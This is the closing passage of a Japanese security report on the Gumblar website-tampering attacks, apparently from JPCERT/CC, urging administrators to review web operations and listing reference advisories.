サイトに接続したユーザがマルウエア感染などの被害に遭遇し、さらに被害が拡大する。その止まらない負のスパイラルが広義の Gumblar を長期間にわたり有効な攻撃手法として確立させている原因にもなっていると考えられます。この負のスパイラルを元から断つには、クライアント側のセキュリティ向上も当然必要ですが、それ以上にサーバを管理/運用する側の意識の改善および迅速な対応が必要不可欠な要素であることは誰の目から見ても明らかです。今後もこのような攻撃による被害が低減しないようであれば、Web サイト管理者の社会的責任を追求するような意見が強くなるでしょう。しなしながら、このような攻撃によって悪用されているのは、Web サイトの管理/運用において慣習的に取られている仕組や体制に潜在してきた脆弱性であり、Web サイト管理者に由来する脆弱さはその一部に過ぎません。広義の Gumblar による攻撃をそのような仕組や体制に対する警鐘であるととらえ、Web システムの設計段階から管理/運用も含めた見直しを検討する時期にきているのではないでしょうか。セキュリティに絶対はありません。自身の対応/対策が自分以外を守ることになるという点をしっかり認識し、今一度、対応/対策について検討されることをお勧めします。

本報告書では、Gumblar、Gumblar.X、Gumblar.8080 の各攻撃手法の実態について説明をしてきました。今後も広義の Gumblar によって確立されたインフラは脆弱なシステムが存在し続ける限り、使用され変化していくと考えられます。その状況の中で如何に自身が被害者および加害者にならないため、各個人、組織が基本的なセキュリティ対策を確実に実施し、被害拡大を防止するための対策が行えるかという点が重要になります。広義の Gumblar の攻撃手法へのよりよい対策を検討していくにあたり、本報告書を参照していただければ幸いです。

6. 参考 URL

I. JavaScript が埋め込まれる Web サイトの改ざんに関する注意喚起

https://www.jpcert.or.jp/at/2009/at090010.txt

II. Web サイト経由でのマルウエア感染拡大に関する注意喚起

https://www.jpcert.or.jp/at/2009/at090023.txt

III. Web サイト改ざん及びいわゆる Gumblar ウイルス感染拡大に関する注意喚起

https://www.jpcert.or.jp/at/2010/at100001.txt

IV. FTP アカウント情報を盗むマルウエアに関する注意喚起

https://www.jpcert.or.jp/at/2010/at100005.txt

V. いわゆる Gumblar ウイルスによってダウンロードされる DDoS 攻撃を行うマルウエアに関する注意喚起

https://www.jpcert.or.jp/at/2010/at100011.txt

VI. 日本シーサート協議会 ガンブラーウイルス対策まとめサイト

http://www.nca.gr.jp/2010/netanzen/index.html

VII. The Official Microsoft Blog – News and Perspectives from Microsoft : Cracking Down on Botnets

http://blogs.technet.com/microsoft_blog/archive/2010/02/25/cracking-down-on-botnets.aspx